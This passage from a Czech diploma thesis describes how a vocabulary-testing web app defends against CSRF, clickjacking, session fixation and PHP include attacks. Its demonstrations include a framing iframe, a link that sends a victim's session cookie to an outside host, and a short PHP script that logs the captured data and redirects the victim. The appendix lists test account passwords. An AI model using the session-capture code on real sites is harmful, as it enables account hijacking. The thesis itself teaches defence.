Třída	Název testu	Datum	Počet sloviček	Smazání	Duplikace
třída 4A	TEst32	25.04.2016	10		

Zpět Založit nový test

Obr. 16. Ukázka zrealizovaného CSRF útoku

10.3.2 Ochrana aplikace proti CSRF

Jako ochranný prvek proti CSRF útoku je v aplikaci použit autorizační token. V okamžiku, kdy se uživatel přihlásí do aplikace, je mu vždy vygenerován unikátní autorizační token. Ten se uloží do relace a je zároveň implementován do formuláře ve formě skrytého formulářového pole. Při odeslání formuláře se vždy ověří odeslaný token s tokenem uloženým v relaci. Pokud oba tokeny souhlasí, provede se daný uživatelský požadavek. Tokeny se při každém uživatelském přihlášení mění. Není tedy možné tokeny zpětně zneužít. Je také důležité zmínit, že při všech uživatelských operacích je aplikována kontrola na vlastníka, tudíž je zamezeno smazání záznamů, které nepřísluší přihlášenému uživateli.

10.4 Clickjacking

Tento útok se charakterizován používáním průhledné nebo neprůhledné vrstvy, pomocí níž chce útočník přinutit uživatele kliknout na tlačítko či odkaz směřující na jinou webovou stránku. Tímto způsobem tedy útočník vnucuje návštěvníkovi kliknutí směřující právě na odlišnou stránku. Ve velké většině případů je stránka ve vlastnictví jiné aplikace nebo domény. Díky precizně vytvořené kombinaci kaskádových stylů, iframů a také textových

polí běžní uživatelé mohou být přesvědčeni, že se například jedná o klasický formulář sloužící pro zadání vstupních údajů k jejich e-mailové schránce nebo bankovnímu účtu, místo toho však vpisují své údaje do neviditelného rámu, který je plně pod kontrolou útočníka.

10.4.1 Ukázka clickjacking útoku

Pro zrealizování tohoto druhu útoku může postačovat jeden řádek HTML kódu, ve kterém použijeme tag IFRAME do něhož načteme URL adresu webové aplikace.

```
<iframe src="http://utb-dp.php5.cz/UzivatelePrihlaseni.php" width="700px" height="500px"></iframe>
```

Obr. 17. Ukázka načtení URL adresy webové aplikace do IFRAME

V případě neošetření proti útoku dojde k situaci, kdy do cizí stránky bude korektně načtena přihlašovací stránka aplikace. Návštěvník však na první pohled nic nepozná a do přihlašovací okna zadá své přihlašovací údaje, což může vést k jejich zneužití.

10.4.2 Ochrana aplikace proti clickjacking

„Obrana proti clickjackingu je poměrně jednoduchou záležitostí. Když si uvědomíme, že všechny tyto útoky vyžadují načtení cílové stránky do rámu, zjistíme, že stačí nějakým způsobem toto načtení do rámu zakázat.“ [15]

Webová aplikace je chráněna před tímto druhem útoku pomocí konfiguračního souboru .htaccess do něhož je vložen kód, jenž znemožňuje načtení stránky do rámu. Kód má následující podobu.

```
<IfModule headers_module>
```

```
Header always append X-Frame-Options DENY
```

```
</IfModule>
```

V kódu je možné nastavit hodnoty:

- DENY – zakáže načtení stránky v rámu,
- SAMEORIGIN – povolí načíst obsah do rámu jen v případě, že je rám umístěn na stránce, která splňuje podmínky Same Origin policy,
- ALLOW-FROM – vymezuje webovou stránku, která má dovoleno zobrazení předaného obsahu v rámu.

10.5 Session fixation

Tento typ webového útoku umožňuje útočnickovi napadnout platnou uživatelskou relaci. Útok prověřuje způsob, jak webové aplikace spravují ID relaci přihlášeného uživatele. Spočívá v přiměnění uživatele webové aplikace k ověření sebe samého s již známým ID relace a následného využití uživatelsky ověřené relace ve prospěch útočníka. Útočník se snaží přebrat identitu přihlášeného uživatele a pokouší se, aby ji prohlížeč oběti opětovně použil. V praxi se můžeme nejčastěji setkat například se situací podstrčení odkazu na webových stránkách. V okamžiku přihlášení uživatele útočník automaticky použije jeho ID relaci pro svoji potřebu.

Útok lze rozdělit do dvou samotných kategorií, a to podle formy jeho použití:

Útok pomocí web serveru

Do této kategorie spadá útok, který krade již zavedené uživatelské relace mezi návštěvníkem internetové stránky a webovým serverem, v momentě kdy se návštěvník přihlásí na webovou stránku. K provedení tohoto útoku existuje několik variant, vždy záleží však na tom jak webové aplikace zachází s uživatelskými ID relacemi. Mezi nejčastěji používané techniky patří:

- ID relace je obsažena v URL adrese

ID relace je cíleně odeslána oběti ve formě hypertextového odkazu a oběť přistupuje na stránky právě pomocí škodlivé URL adresy, díky níž útočník získá ID relaci uživatele

- ID relace je umístěno ve skrytém formulářovém poli

U této metody bude oběť podvedena za pomoci přihlašovacího formuláře vyvinutého útočnickem. Ten může být umístěn na útočnickově webovém serveru, případně ukrytý přímo v e-mailu, jenž je naformátovaný pomocí HTML kódu.


Skript umístěný u klienta

Drtivá většina webových prohlížečů podporuje provádění skriptů na straně klienta. V daném případě může agresor využít k útoku dosazené škodlivé kódy XSS jejichž účelem je vložit kód do hypertextového odkazu a zaslat jej oběti. Poté co uživatel klikne na odkaz, agresor pomocí javascriptové funkce `document.cookie` snadno získá přístup uživatelské ID relace, jenž je uložena v souboru cookie. Právě tato relace se bude používat mezi klientem a webovou aplikací.

10.5.1 Ukázka session fixation útoku

Pro úspěšnou realizaci musí útočník donutit návštěvníka webu ke kliknutí na falešný odkaz. Po kliknutí na odkaz získává útočník uživatelskou relaci, pomocí které může úspěšně zrealizovat své přihlášení do aplikace.

Při demonstraci tohoto útoku vycházíme z předpokladu, že webová aplikace není jakkoliv ošetřena proti útoku. Dochází tedy k situaci, že při každém přihlášení uživatel používá svoji totožnou uživatelskou relaci. Útočníkovi tedy stačí, aby do aplikace dostal svůj odkaz, vyznačeno na obrázku (Obr. 18) a následně návštěvník na tento odkaz kliknul.



Obr. 18. Ukázka útoku prostřednictvím CSRF

Útočníkův odkaz směřuje na webovou adresu `http://studenti.hetsmek.net/zapis.php?ID=<?=$_COOKIE['PHPSESSID']?>`. Ze zápisu lze poznat, že na konci odkazu je uvedena uživatelská relace. V okamžiku kliknutí na odkaz nastává pro útočníka klíčový moment, protože dochází k přenosu informací, které potřebuje. Struktura útočníka skriptu je na pouhých pár řádků, ale i těchto pár řádků stačí k tomu, aby došlo k vyzrazení uživatelské relace. S využitím metody GET se získávají informace odeslané přes adresní řádek prohlížeče. Data jsou poté pomocí funkce `serialize` uložena do asociativního pole a to je následně uloženo do textového souboru s názvem `udaje.txt`. Aby pro návštěvníka nebylo nápadné, že byl přesměrován na cizí stránku, na závěr skriptu je uvedena funkce `header` pomocí níž je běžný uživatel zpětně přesměrován na oficiální stránku, jejíž součástí je parazitující útočníkův odkaz. Běžný uživatel si ani nevšimne, že byl odkazem přesměrován na cizí stránku.

```
<?php
$data = $_GET;
$s = serialize($data);
file_put_contents('udaje.txt', $s);
header('location:http://utb-dp.php5.cz/UzivatelPrihlaseni.php');
?>
```

Obr. 19. Skript pro odchyčení uživatelské relace

10.5.2 Ochrana aplikace proti session fixation

Aplikace je před tímto druhem útoku ochráněna pomocí funkce `session_regenerate_id`. Tato funkce je volána při každém přihlášení uživatele do aplikace a má za následek změnu relace ID. Není tedy možné, aby útočník zneužil původní ID relace ve svůj prospěch.

10.6 PHP include

Jedná se o chybu, která spočívá v nedostatečném ošetření souborů, jenž jsou do webové aplikace vkládány prostřednictvím funkce `include`, `require`, či `include_once`. Zneužití těchto funkcí může způsobit nedozírné poškození webové stránky.


Při tomto útoku se využívá chyba v PHP usnadňující programátorovi webových stránek práci. Hlavní zjednodušení spočívá v tom, že programátor si vytvoří jeden samostatný PHP soubor do něhož pak pomocí příkazu `include` vloží další stránku, aby nemusel u každé stránky psát zvlášť záhlaví a patičku.

10.6.1 Ukázka útoku PHP include

Pokud by aplikace nebyla ochráněna proti vzdálenému volání souborů, tak by útočník mohl za pomoci svého vytvořeného souboru velmi jednoduše získat PHP zdrojový kód aplikace, případně i přístupy do databáze MySQL. V praxi se nejčastěji jedná o úpravu URL adresy, do které útočník včlení svůj vlastní skript.

„Vzhledem k tomu, že je kód vkládán na straně serveru a teprve po té je předán uživateli, bude skript vykonán v kontextu webu, který tuto stránku inkludoval do svého obsahu.“ [15]

Z příloženého obrázku (Obr. 20) lze vypožorovat, že útočník získává přehled o všech souborech, které jsou prostřednictvím PHP funkce `include` začleněny do webové aplikace. K obsahu jednotlivých vložených souborů může přistupovat podobnou metodou, jenž použil pro zobrazení zdrojového kódu PHP souboru.



Obr. 20. Útok vedený prostřednictvím PHP include

10.6.2 Ochrana aplikace proti PHP include

Ošetření aplikace proti zmíněnému útoku spočívá v korektním nastavení PHP funkce `allow_url_open` a `allow_url_include`, díky nimž je zakázáno vzdálené vkládání souboru. Při includování souborů je rovněž použita druhá vrstva ochrany a to funkce `file_exists` pomocí níž je prováděna kontrola existence vkládaných souborů v rámci daného webhostingu.

10.7 Hesla uživatelů

Přihlašovací hesla uživatelů budou v databázi uložena jako jednosměrný hash, jenž bude doplněn o tzv. sůl. Princip osolení hesla spočívá v přidání náhodného dalšího textového řetězce k původnímu heslu. S přihlédnutím k tomu, že sůl bude pokaždé jiná, výsledný hash bude rozdílný i pro uživatele se stejnými hesly.

10.8 Nahrávání souborů

Dalším velkým bezpečnostním rizikem existujícím na úrovni webové aplikace je nahrávání souborů. Pokud není ošetřeno nahrávání souborů, tak může nastat situace, že uživatel na web nahraje soubor se škodlivým virovým kódem, pomocí něhož bude útočník získávat informace vztahující se k dané aplikaci, případně může získat i přístup k jiným uživatelským účtům.

10.8.1 Ochrana proti nežádoucímu nahrávání souborů

V aplikaci jsou při nahrávání souboru nastavena níže uvedená restriktivní pravidla, díky nimž je eliminována možnost, že bude nahrát nežádoucí soubor.

- může být nahrán pouze soubor typu CSV

- soubor může mít maximální velikost pouze 2 MB
- soubor může nahrát pouze zaregistrovaný uživatel

ZÁVĚR

Tvorba aplikací pro zkoušení a vyhodnocení efektivity výuky cizích jazyků byla pro mě velmi přínosná především s ohledem na skutečnost, že se ve volném čase věnuji programování webových stránek a webových aplikací. Na základě programování této aplikace jsem měl možnost rozšířit své dosavadní znalosti v oblasti tvorby webových aplikací.

Důležitým prvkem aplikace je její bezpečnost, a to jak z pohledu uživatelského (ukládání hesel, oprávnění přístupu), tak i z pohledu pouhého návštěvníka, jehož úmyslem by bylo narušit funkční chod aplikace. Pro zabezpečení aplikace jsem aplikoval znalosti získané během studia na Fakultě aplikované informatiky Univerzity Tomáše Bati ve Zlíně. Tyto poznatky jsou především z oblasti kybernetické bezpečnosti, do které mimo jiné patří i šifrování.

Důležité je zmínit, že v rámci práce se úspěšně podařilo naprogramovat moderní webovou aplikaci, jejíž základ je tvořen frameworkem Twitter Bootstrap, pomocí něhož bylo navrženo uživatelsky přívětivé moderní grafické rozhraní. Interaktivita některých formulářových prvků je obohacena o Ajaxové požadavky, které usnadňují práci s webovou aplikací. Konkrétně se jedná o načítání překladu cizích slovíček a průběžné vyhodnocování testu.

Věřím, že aplikace bude velkým přínosem pro řadu uživatelů, ať už studentů či vyučujících, kteří se věnují studiu cizích jazyků. Na základě velmi jednoduchého ovládání může aplikaci používat každý bez ohledu na věkové omezení a tak rozšiřovat své dosavadní jazykové znalosti. S přihlédnutím k tomu, že aplikace nabízí výuku celkem pěti cizích jazyků, je tak určena pro široké spektrum uživatelů.

11 SEZNAM POUŽITÉ LITERATURY

- [1] *Slovicka.org - aplikace pro výuku slovíček* [online]. [cit. 2016-04-12]. Dostupné z: <http://www.slovicka.org/>
- [2] *WordBot.cz - Procvičování nejen anglického jazyka* [online]. [cit. 2016-04-12]. Dostupné z: <http://www.wordbot.cz/>
- [3] *Help for English - Angličtina na internetu zdarma* [online]. [cit. 2016-04-12]. Dostupné z: <http://www.helpforenglish.cz/>
- [4] *Angličtina slovíčka* [online]. [cit. 2016-04-12]. Dostupné z: <http://www.anglictina-slovicka.cz>
- [5] KREJČÍ, Lukáš. *PHP: kapesní přehled*. 1. vyd. Brno: Computer Press, 2006, 107 s. ISBN 8025108082.
- [6] VRÁNA, Jakub. *1001 tipů a triků pro PHP*. 1. vyd. Brno: Computer Press, 2010, 456 s. ISBN 978-80-251-2940-1.
- [7] GUTMANS, Andi, Stig BAKKEN a Derick RETHANS. *Mistrovství v PHP 5*. 2. vyd. Brno: Computer Press, 2008, 655 s. ISBN 978-80-251-1519-0.
- [8] CASTRO, Elizabeth a Bruce HYSLOP. *HTML5 a CSS3: názorný průvodce tvorbou WWW stránek*. 1. vyd. Brno: Computer Press, 2012, 439 s. ISBN 978-80-251-3733-8.
- [9] STANÍČEK, Petr. *CSS: hotová řešení*. 1. vyd. Brno: Computer Press, 2006, 267 s. K okamžitému použití (Computer Press). ISBN 80-251-1031-1.
- [10] VÁCLAVEK, Petr. *JavaScript: hotová řešení*. 1. vyd. Brno: Computer Press, 2003, 255 s. K okamžitému použití. ISBN 80-7226-854-6.
- [11] WEINMAN, Lynda. *Velká kniha webdesignu.4*. Brno: Zoner Press, 2004, xxiii, 503 s. Encyklopedie webdesignera. ISBN 80-86815-10-2.
- [12] MARGORÍN, Marián. *JQuery bez předchozích znalostí*. 1. vyd. Brno: Computer Press, 2011, 253 s. ISBN 978-80-251-3379-8.

- [13] ASLESON, Ryan a Nathaniel SCHUTTA. *Ajax: vytváříme vysoce interaktivní webové aplikace*. 1. vyd. Brno: Computer Press, 2006, 269 s. ISBN 80-251-1285-3.
- [14] *PHP Guru » Cross-site scripting* [online]. [cit. 2016-04-25]. Dostupné z: <http://www.phpguru.cz/clanky/cross-site-scripting>
- [15] KÜMMEL, Roman. *XSS: Cross-Site Scripting v praxi : o reálných zranitelnostech ve virtuálním světě*. 1. vyd. Zlín: Tigris, 2011, 330 s. ISBN 978-80-86062-34-1.
- [16] BROOKS, David R. *Guide to HTML, JavaScript and PHP: for scientists and engineers*. New York: Springer, c2011, xiii, 415 p. ISBN 978-0-85729-449-4.
- [17] CELKO, Joe. *Joe Celko's SQL for smarties: advanced SQL programming*. 4th ed. Burlington, MA: Elsevier, c2011, xxiii, 787 p. Morgan Kaufmann series in data management systems. ISBN 978-0-12-382022-8.
- [18] SCHWARTZ, Baron., Peter. ZAITSEV a Vadim. TKACHENKO *High performance MySQL*. 3rd ed. Cambridge [Mass.]: O'Reilly, c2012, xxviii, 793 p. ISBN 978-1-449-31428-6.
- [19] POKORNÝ, Martin. *PHP nejen pro začátečníky*. 1. vyd. Kralice na Hané: Computer Media, 2005, 228 s. ISBN 80-866-8638-8.
- [20] *The Web Application Security Consortium / Session Fixation* [online]. [cit. 2016-04-28]. Dostupné z: <http://projects.webappsec.org/w/page/13246960/Session%20Fixation>
- [21] KOFLER, Michael a Bernd ÖGGL. *PHP 5 a MySQL 5: průvodce webového programátora*. 1. vyd. Brno: Computer Press, 2007, 607 s. ISBN 80-251-1813-4.
- [22] GILMORE, W. J. *Velká kniha PHP a MySQL 5: kompendium znalostí pro začátečníky i profesionály*. 1. vyd. [i.e. 2. vyd.]. Brno: Zoner Press, 2007, 864 s. Encyklopedie webdesignera. ISBN 80-86815-53-6.
- [23] *Bezpečnostní rizika webu* [online]. [cit. 2016-04-28]. Dostupné z: <http://jecas.cz/bezpecnost>
- [24] *PHP triky - Cross-Site Request Forger* [online]. [cit. 2016-04-28]. Dostupné z: <http://php.vrana.cz/cross-site-request-forgery.php>

- [25] *PHP funkce include() a bezpečnost - SOOM.cz* [online]. [cit. 2016-05-04]. Dostupné z: <http://www.soom.cz/clanky/901--PHP-funkce-include-a-bezpecnost>
- [26] HOWARD, Michael a David LEBLANC. *Bezpečný kód: [techniky a strategie tvorby bezpečných webových aplikací]*. Brno: Computer Press, 2008, 888 s. ISBN 978-80-251-2050-7.
- [27] ZEMEK, Lukáš. *Bezpečnost webových aplikací*. Zlín, 2012. Bakalářská práce. Univerzita Tomáše Bati ve Zlíně. Fakulta aplikované informatiky.
- [28] *Bezpečnost na webu - přehled útoků na webové aplikace - Zdroják* [online]. [cit. 2016-05-04]. Dostupné z: <https://www.zdrojak.cz/clanky/prehled-utoku-na-webove-aplikace/>
- [29] *PHP pro experty: bezpečnost - Root.cz* [online]. [cit. 2016-05-05]. Dostupné z: <http://www.root.cz/clanky/php-pro-experty-bezpecnost/>
- [30] RIORDAN, Rebecca M. *Vytváříme relační databázové aplikace*. Praha: Computer Press, 2000, 280 s. Databáze. ISBN 80-7226-360-9.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

AJAX	Asynchronní Javascript a XML
API	Rozhraní pro programování aplikací.
CGI	Protokol pro komunikaci mezi webovým serverem a programem generujícím dynamický obsah
CSRF	Podvržení požadavku mezi různými internetovými stránkami
CSS	Kaskádové styly
CSV	Souborový formát určený pro výměnu tabulkových dat
DCL	Příkazy pro řízení dat
DDL	Příkazy pro definici dat
DML	Příkazy pro manipulaci s daty
DOM	Objektový model dokumentu
GIF	Grafický formát určený pro rastrovou grafiku
HTML	Značkovací jazyk
HTTP	Internetový protokol pro výměnu hypertextových dokumentů ve formátu HTML
JPG	Metoda ztrátové komprese používané pro ukládání počítačových obrázků
JSON	Zápis dat (datový formát) nezávislý na počítačové platformě
ODBC	Standardizované softwarové API pro přístup k databázovým systémům
OS	Operační systém
PDF	Přenosný formát dokumentů
PHP	Hypertextový preprocesor
PNG	Grafický formát určený pro bezeztrátovou kompresi rastrové grafiky.
SHA	Rozšířená hašovací funkce
SQL	Standardizovaný dotazovací jazyk
SVG	Škálovatelná vektorová grafika

URL	Jednotná adresa zdroje
XHTML	Rozšiřitelný hypertextový značkovací jazyk
XML	Rozšiřitelný značkovací jazyk
XUL	Formát pro tvorbu multiplatformního grafického rozhraní

SEZNAM OBRÁZKŮ

Obr. 1. Ukázka zkoušení slovíček v aplikaci Slovicka.org [1].....	16
Obr. 2. Ukázka zkoušení slovíček v aplikaci WordBot [2]	17
Obr. 3. Ukázka zkoušení testu v aplikaci Help For English [3].....	18
Obr. 4. Ukázka zkoušení slovíček v aplikaci Angličtina Slovíčka [4]	19
Obr. 5. Vývojové prostředí NetBeans.....	31
Obr. 6. Prostředí editoru Sublime Text.....	32
Obr. 7. Návrh struktury databáze.....	38
Obr. 8. Přidání nového slovíčka do vlastního slovníku	43
Obr. 9. Ukázka přehledu založených tříd	45
Obr. 10. Ukázka založení nového testu	46
Obr. 11. Přehled vypsání testů	47
Obr. 12. Ukázka průběžného vyhodnocování testu	48
Obr. 14. Ukázka webového útoku přes registrační formulář	53
Obr. 15. Funkce pro ošetření uživatelského vstupu.....	53
Obr. 16. Ukázka útoku typu XSS	54
Obr. 17. Ukázka zrealizovaného CSRF útoku	56
Obr. 18. Ukázka načtení URL adresy webové aplikace do IFRAME	57
Obr. 19. Ukázka útoku prostřednictvím CSRF.....	59
Obr. 20. Skript pro odchycení uživatelské relace	60
Obr. 21. Útok vedený prostřednictvím PHP include	61

SEZNAM TABULEK

Tab. 1. Kritéria pro hodnocení aplikací	15
---	----

SEZNAM PŘÍLOH

- P I CD s aplikací pro zkoušení a vyhodnocení efektivity výuky cizích jazyků.
- P II Seznam testovacích přístupů.

PŘÍLOHA P II: SEZNAM TESTOVACÍCH PŘÍSTUPŮ

Uživatel s rolí učitel

Nick: ucitel

Heslo: Statnice2016*

Uživatel s rolí student

Nick: student

Heslo: Diplomka2016*